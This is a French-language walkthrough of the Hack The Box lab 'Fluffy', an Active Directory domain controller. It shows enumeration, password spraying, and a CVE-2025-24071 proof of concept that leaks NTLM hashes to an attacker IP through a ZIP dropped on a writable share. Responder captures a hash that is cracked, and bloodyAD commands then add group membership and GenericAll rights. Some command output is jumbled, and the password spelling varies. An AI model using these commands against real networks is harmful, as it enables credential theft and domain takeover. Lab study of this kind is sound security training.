

Fluffy



Fluffy

Windows · Easy

Machine Information

As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0eITHEM4n1990!

Scanning

NMAP

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl

TCP

```
nmap -sS -sV -sC -Pn -p- -T5 10.129.29.19 | tee nmap_result.txt
```

```
Nmap scan report for 10.129.29.19
Host is up (0.031s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-25
22:22:08Z)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T22:23:40+00:00; +7h00m01s from scanner time.
|_ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after: 2026-04-17T16:04:17
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain:
```

```

fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T22:23:40+00:00; +7h00m01s from scanner time.
|_ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after: 2026-04-17T16:04:17
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after: 2026-04-17T16:04:17
|_ssl-date: 2025-05-25T22:23:40+00:00; +7h00m01s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T22:23:40+00:00; +7h00m01s from scanner time.
|_ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after: 2026-04-17T16:04:17
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc##### bloodyAD

bloodyAD --host 10.129.29.19 -d FLUFFY.HTB -u j.fleischman -p 'J0eITHeM4n1990!'
get writable --detail Microsoft Windows RPC
49677/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc Microsoft Windows RPC
49685/tcp open msrpc Microsoft Windows RPC
49698/tcp open msrpc Microsoft Windows RPC
49711/tcp open msrpc Microsoft Windows RPC
49733/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

fluffy.htb >> etc/hosts
DC01.fluffy.htb >> etc/hosts

```

Enumeration

SMB

```
netexec smb 10.129.29.19 -u 'j.fleischman' -p 'J0eITHeM4n1990!' --shares
```

```

SMB          10.129.29.19      445      DC01          [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB          10.129.29.19      445      DC01          [+]
fluffy.htb\j.fleischman:J0eITHeM4n1990!
SMB          10.129.29.19      445      DC01          [*] Enumerated shares
SMB          10.129.29.19      445      DC01          Share          Permissions
Remark
SMB          10.129.29.19      445      DC01          -----
-----
SMB          10.129.29.19      445      DC01          ADMIN$
Remote Admin
SMB          10.129.29.19      445      DC01          C$
Default share
SMB          10.129.29.19      445      DC01          IPC$          READ
Remote IPC
SMB          10.129.29.19      445      DC01          IT          READ,WRITE
SMB          10.129.29.19      445      DC01          NETLOGON      READ
Logon server share

```

SMB	10.129.29.19	445	DC01	SYSVOL	READ
Ligon server share					

- Droits lectures et écritures pour le partage "IT"
- Lecture du partage "IT"

```
smbclient //10.129.29.19/'IT' -U 'fluffy.htb\j.fleischman'
```

```

Password for [j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Mon May 26 00:30:35 2025
..               D            0   Mon May 26 00:30:35 2025
Everything-1.4.1.1026.x64 D            0   Fri Apr 18 17:08:44 2025
Everything-1.4.1.1026.x64.zip A   1827464  Fri Apr 18 17:04:05 2025
Keepass-2.58      D            0   Fri Apr 18 17:08:38 2025
Keepass-2.58.zip  A   3225346  Fri Apr 18 17:03:17 2025
Upgrade_Notice.pdf A    169963  Sat May 17 16:31:07 2025

                    5842943 blocks of size 4096. 1567732 blocks available
smb: \>

```

- mget *

All-in-One

```
netexec smb 10.129.29.19 -u j.fleischman -p J0eITHEM4n1990! --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol
```

SMB	10.129.29.19	445	DC01	Minimum password age: 1 day 4
minutes				
SMB	10.129.29.19	445	DC01	Reset Account Lockout
Counter: 10 minutes				
SMB	10.129.29.19	445	DC01	Locked Account Duration: 10
minutes				
SMB	10.129.29.19	445	DC01	Account Lockout Threshold:
None				
SMB	10.129.29.19	445	DC01	Forced Log off Time: Not Set
SMB	10.129.29.19	445	DC01	498: FLUFFY\Enterprise Read-
only Domain Controllers (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	500: FLUFFY\Administrator
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	501: FLUFFY\Guest
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	502: FLUFFY\krbtgt
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	512: FLUFFY\Domain Admins
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	513: FLUFFY\Domain Users
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	514: FLUFFY\Domain Guests
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	515: FLUFFY\Domain Computers
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	516: FLUFFY\Domain
Controllers (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	517: FLUFFY\Cert Publishers
(SidTypeAlias)				
SMB	10.129.29.19	445	DC01	518: FLUFFY\Schema Admins
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	519: FLUFFY\Enterprise Admins
(SidTypeGroup)				

SMB	10.129.29.19	445	DC01	520: FLUFFY\Group Policy
Creator Owners (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	521: FLUFFY\Read-only Domain
Controllers (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	522: FLUFFY\Cloneable Domain
Controllers (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	525: FLUFFY\Protected Users
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	526: FLUFFY\Key Admins
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	527: FLUFFY\Enterprise Key
Admins (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	553: FLUFFY\RAS and IAS
Servers (SidTypeAlias)				
SMB	10.129.29.19	445	DC01	571: FLUFFY\Allowed RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.29.19	445	DC01	572: FLUFFY\Denied RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.29.19	445	DC01	1000: FLUFFY\DC01\$
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1101: FLUFFY\DnsAdmins
(SidTypeAlias)				
SMB	10.129.29.19	445	DC01	1102: FLUFFY\DnsUpdateProxy
(SidTypeGroup)				
SMB	10.129.29.19	445	DC01	1103: FLUFFY\ca_svc
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1104: FLUFFY\ldap_svc
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1601: FLUFFY\p.agila
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1603: FLUFFY\winrm_svc
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1604: FLUFFY\Service Account
Managers (SidTypeGroup)				
SMB	10.129.29.19	445	DC01	1605: FLUFFY\j.coffey
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1606: FLUFFY\j.fleischman
(SidTypeUser)				
SMB	10.129.29.19	445	DC01	1607: FLUFFY\Service Accounts
(SidTypeGroup)				

- users >> users.txt

```
j.coffey
j.fleischman
winrm_svc
p.agila
ldap_svc
ca_svc
krbtgt
```

kerberos

userenum

```
kerbrute userenum --domain "fluffy.htb" users.txt --dc dc01.fluffy.htb
```



Version: dev (n/a) - 05/25/25 - Ronnie Flathers @ropnop

```
2025/05/25 17:58:38 > Using KDC(s):
2025/05/25 17:58:38 >   dc01.fluffy.htb:88

2025/05/25 17:58:38 > [+] VALID USERNAME:      ca_svc@fluffy.htb
2025/05/25 17:58:38 > [+] VALID USERNAME:      winrm_svc@fluffy.htb
2025/05/25 17:58:38 > [+] VALID USERNAME:      j.coffey@fluffy.htb
2025/05/25 17:58:38 > [+] VALID USERNAME:      j.fleischman@fluffy.htb
2025/05/25 17:58:38 > [+] VALID USERNAME:      ldap_svc@fluffy.htb
2025/05/25 17:58:38 > [+] VALID USERNAME:      p.agila@fluffy.htb
2025/05/25 17:58:38 > Done! Tested 7 usernames (6 valid) in 0.039 seconds
```

bloodyAD

bloodyAD --host 10.129.29.19 -d FLUFFY.HTB -u j.fleischman -p 'J0eITHEM4n1990!' get writable -detail

```
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
```

- N'a que des droits sur lui-même

Vérification si le mot de passe de j.fleischman peut fonctionner avec d'autres

```
J0eITHEM4n1990! >> password.txt
```

password spray

LDAP

nxc ldap fluffy.htb -u users.txt -p password.txt --continue-on-success

```
LDAP      10.129.29.19      389      DC01      [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:fluffy.htb)
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\j.coffey:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [+]
fluffy.htb\j.fleischman:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\winrm_svc:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\p.agila:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\ldap_svc:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\ca_svc:J0eITHEM4n1990!
LDAP      10.129.29.19      389      DC01      [-]
fluffy.htb\krbtgt:J0eITHEM4n1990!
```

WINRM

```
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\j.coffey:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\j.fleischman:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\winrm_svc:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\p.agila:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\ldap_svc:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\ca_svc:J0e1THEM4n1990!
WINRM      10.129.29.19    5985    DC01      [-]
fluffy.htb\krbtgt:J0e1THEM4n1990!
```

- Malheureusement, nous n'avons pour le moment que les identifiants de base.

Kerberoasting

User j.fleischman

```
getTGT.py -dc-ip "dc01.fluffy.htb" "fluffy.htb/" j.fleischman:'J0e1THEM4n1990!'
```

```
SMB      10.129.29.19    445     DC01      [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB      10.129.29.19    445     DC01      [-]
fluffy.htb\j.coffey:J0e1THEM4n1990! STATUS_LOGON_FAILURE
SMB      10.129.29.19    445     DC01      [+]
fluffy.htb\j.fleischman:J0e1THEM4n1990!
SMB      10.129.29.19    445     DC01      [-] Connection Error: The
NETBIOS connection with the remote host timed out.
SMB      10.129.29.19    445     DC01      [-]
fluffy.htb\p.agila:J0e1THEM4n1990! STATUS_LOGON_FAILURE
SMB      10.129.29.19    445     DC01      [-]
fluffy.htb\ldap_svc:J0e1THEM4n1990! STATUS_LOGON_FAILURE
SMB      10.129.29.19    445     DC01      [-]
fluffy.htb\ca_svc:J0e1THEM4n1990! STATUS_LOGON_FAILURE
SMB      10.129.29.19    445     DC01      [-]
fluffy.htb\krbtgt:J0e1THEM4n1990! STATUS_LOGON_FAILURE
```

Note

L'énumération globale est je pense effectuée, la seule possibilité pour le moment est au niveau du partage SMB 'IT', il faut que je trouve une faille.
Hello, for those who want the walkthrough.

Exploitation

Upgrade_Notice.pdf



FLUFFY

Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

CVE-2025-24996

Cette faille permet à un attaquant non authentifié de manipuler des noms ou chemins de fichiers dans le cadre du protocole NTLM, ce qui peut entraîner des attaques de type spoofing sur le réseau. Concrètement, un utilisateur peut être amené à interagir avec un fichier ou un système malveillant déguisé en ressource légitime, exposant ainsi des informations sensibles ou compromettant la sécurité du système .

CVE-2025-24071

Cette vulnérabilité exploite la manière dont l'Explorateur Windows traite automatiquement les fichiers `.library-ms` lors de leur extraction à partir d'archives compressées (comme des fichiers ZIP ou RAR). Ces fichiers, basés sur le format XML, peuvent contenir des chemins SMB malveillants pointant vers un serveur contrôlé par l'attaquant.

Lorsqu'un utilisateur extrait une archive contenant un fichier `.library-ms` malveillant, l'Explorateur Windows tente automatiquement d'accéder au chemin SMB spécifié pour générer des aperçus ou indexer le contenu. Ce processus déclenche une tentative d'authentification NTLM vers le serveur de l'attaquant, exposant ainsi le hachage NTLM de l'utilisateur sans interaction explicite de sa part.

- LA CVE qui nous concerne est plutôt la deuxième

Exploitation CVE-2025-24071

<https://github.com/ThemeHackers/CVE-2025-24071>

```
pip install colorama
```

```
python3 exploit.py -h
```

```
usage: exploit.py [-h] [-f FILE_NAME] [-i IP_ADDRESS] [-afv]

Create an exploit ZIP file or show affected versions

options:
  -h, --help                show this help message and exit
  -f FILE_NAME, --file-name FILE_NAME
                           Name of the library file (without extension)
  -i IP_ADDRESS, --ip-address IP_ADDRESS
                           IP address (e.g., 192.168.1.111)
  -afv, --affected-versions
                           Display affected versions
```

```
python3 exploit.py -f exploit -i 10.10.16.5
```

Windows File Explorer Spoofing

Vulnerability (CVE-2025-24071)
by ThemeHackers

```
Creating exploit with filename: exploit.library-ms
Target IP: 10.10.16.5
```

```
Generating library file...
```

✓ Library file created successfully

Creating ZIP archive...

✓ ZIP file created successfully

Cleaning up temporary files...

✓ Cleanup completed

Process completed successfully!

Output file: exploit.zip

Run this file on the victim machine and you will see the effects of the vulnerability such as using ftp smb to send files etc.

Responder

Note

C'est un outil d'attaque "man-in-the-middle" qui empoisonne les protocoles réseau Windows (LLMNR, NBT-NS, mDNS, DHCPv6...) pour capter ou relayer les identifiants NTLM et Kerberos.

En même temps que d'envoyer le ZIP dans le partage SMB, on va être en écoute avec Responder :

```
responder -I tun0
```

Envoi du ZIP

```
smbclient //10.129.237.118/'IT' -U 'fluffy.htb\\j.fleischman'
```

```
smb: \> put exploit.py
```

NTLM

```
p.agila::FLUFFY:1122334455667788:F24CB8B246711E98300AE8E4972ACEEE:01010000000000000000D403E3FECCDB011BE6659C52E529CA0000000002000800440054005000580001001E00570049004E002D004C0044003300430046005400460057004F004100440004003400570049004E002D004C0044003300430046005400460057004F00410044002E0044005400500058002E004C004F00430041004C000300140044005400500058002E004C004F00430041004C000500140044005400500058002E004C004F00430041004C000700080000D403E3FECCDB0106000400020000000080030003000000000000000100000000200000C17020BEA173A27B2B4014DB307E38AEE32F0FCD5A2D9E173EC609D5D58115320A001000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E00310035003700000000000000000000
```

```
- p.agila:prometheusx-303
```

p.agila

Netexec

password spray

```
nxc smb fluffy.htb -u users.txt -p password.txt --continue-on-success
```

```
fluffy.htb\j.coffey:J0e1THEM4n1990! STATUS_LOGON_FAILURE
SMB 10.129.175.87 445 DC01 [+]
fluffy.htb\j.fleischman:J0e1THEM4n1990!
fluffy.htb\winrm_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB 10.129.175.87 445 DC01 [+]
fluffy.htb\p.agila:prometheusx-303
```

Pas de WINRM pour le moment

BloodyAD

```
bloodyAD --host 10.129.175.87 -d FLUFFY.HTB -u p.agila -p 'prometheusx-303' get writable --
detail
```

```
distinguishedName: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb
classStore: CREATE_CHILD
memberUid: WRITE
gidNumber: WRITE
msSFU30PosixMember: WRITE
msSFU30NisDomain: WRITE
msSFU30Name: WRITE
labeledURI: WRITE
secretary: WRITE
mail: WRITE
textEncodedORAddress: WRITE
userSMIMECertificate: WRITE
msDS-preferredDataLocation: WRITE
msDS-ObjectSoa: WRITE
msDS-SourceAnchor: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-CloudAnchor: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-PrimaryComputer: WRITE
msDS-LastKnownRDN: WRITE
isRecycled: WRITE
msDS-NcType: WRITE
msDS-AzGenericData: WRITE
msDS-AzObjectGuid: WRITE
msDS-PhoneticDisplayName: WRITE
unixUserPassword: WRITE
msDS-AzApplicationData: WRITE
msDS-AzLastImportedBizRulePath: WRITE
msDS-AzBizRuleLanguage: WRITE
msDS-AzBizRule: WRITE
msDS-NonMembers: WRITE
msDS-AzLDAPQuery: WRITE
mS-DS-ConsistencyChildCount: WRITE
mS-DS-ConsistencyGuid: WRITE
otherWellKnownObjects: WRITE
dSCorePropagationData: WRITE
accountNameHistory: WRITE
proxiedObjectName: WRITE
uSNSource: WRITE
isCriticalSystemObject: WRITE
altSecurityIdentities: WRITE
lastKnownParent: WRITE
url: WRITE
partialAttributeDeletionList: WRITE
legacyExchangeDN: WRITE
managedBy: WRITE
userCert: WRITE
showInAddressBook: WRITE
partialAttributeSet: WRITE
wellKnownObjects: WRITE
sIDHistory: WRITE
```

nonSecurityMember: WRITE
systemFlags: WRITE
fSMORoleOwner: WRITE
desktopProfile: WRITE
sAMAccountType: WRITE
wbemPath: WRITE
controlAccessRights: WRITE
groupMembershipSAM: WRITE
rid: WRITE
groupAttributes: WRITE
adminCount: WRITE
revision: WRITE
operatorCount: WRITE
supplementalCredentials: WRITE
securityIdentifier: WRITE
nTGroupMembers: WRITE
flags: WRITE
replUpToDateVector: WRITE
replPropertyMetaData: WRITE
objectGUID: WRITE
name: WRITE
msExchLabeledURI: WRITE
USNIntersite: WRITE
wWWHomePage: WRITE
msExchAssistantName: WRITE
displayNamePrintable: WRITE
garbageCollPeriod: WRITE
uSNSALastObjRemoved: WRITE
extensionName: WRITE
adminDescription: WRITE
proxyAddresses: WRITE
adminDisplayName: WRITE
showInAdvancedViewOnly: WRITE
uSNLastObjRem: WRITE
uSNChanged: WRITE
repsFrom: WRITE
repsTo: WRITE
info: WRITE
objectVersion: WRITE
dSASignature: WRITE
isDeleted: WRITE
uSNCreated: WRITE
displayName: WRITE
subRefs: WRITE
whenChanged: WRITE
whenCreated: WRITE
dn: WRITE
userCertificate: WRITE
userPassword: WRITE
member: WRITE
telephoneNumber: WRITE
description: WRITE
objectCategory: WRITE
groupType: WRITE
sAMAccountName: WRITE
objectSid: WRITE
nTSecurityDescriptor: WRITE
instanceType: WRITE
cn: WRITE
objectClass: WRITE
OWNER: WRITE
DACL: WRITE

Bloodhound


neo4j start

ingestion

```
bloodhound-python -c All -u p.agila -p prometheusx-303 -d fluffy.HTB -ns 10.129.175.87 --zip
```

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20250527182926_bloodhound.zip
```

bloodhound



add group

```
bloodyAD --host 10.10.11.69 -u p.agila -p 'prometheusx-303' -d FLUFFY.HTB add groupMember "Service Accounts" p.agila
```

generic all




Note

ajouter un **droit d'accès total (GenericAll)** à l'utilisateur `p.agila` **sur l'objet Active Directory** appelé `"Service Accounts"` .

```
bloodyAD --host 10.10.11.69 -u p.agila -p 'prometheusx-303' -d FLUFFY.HTB add genericAll "Service Accounts" p.agila
```

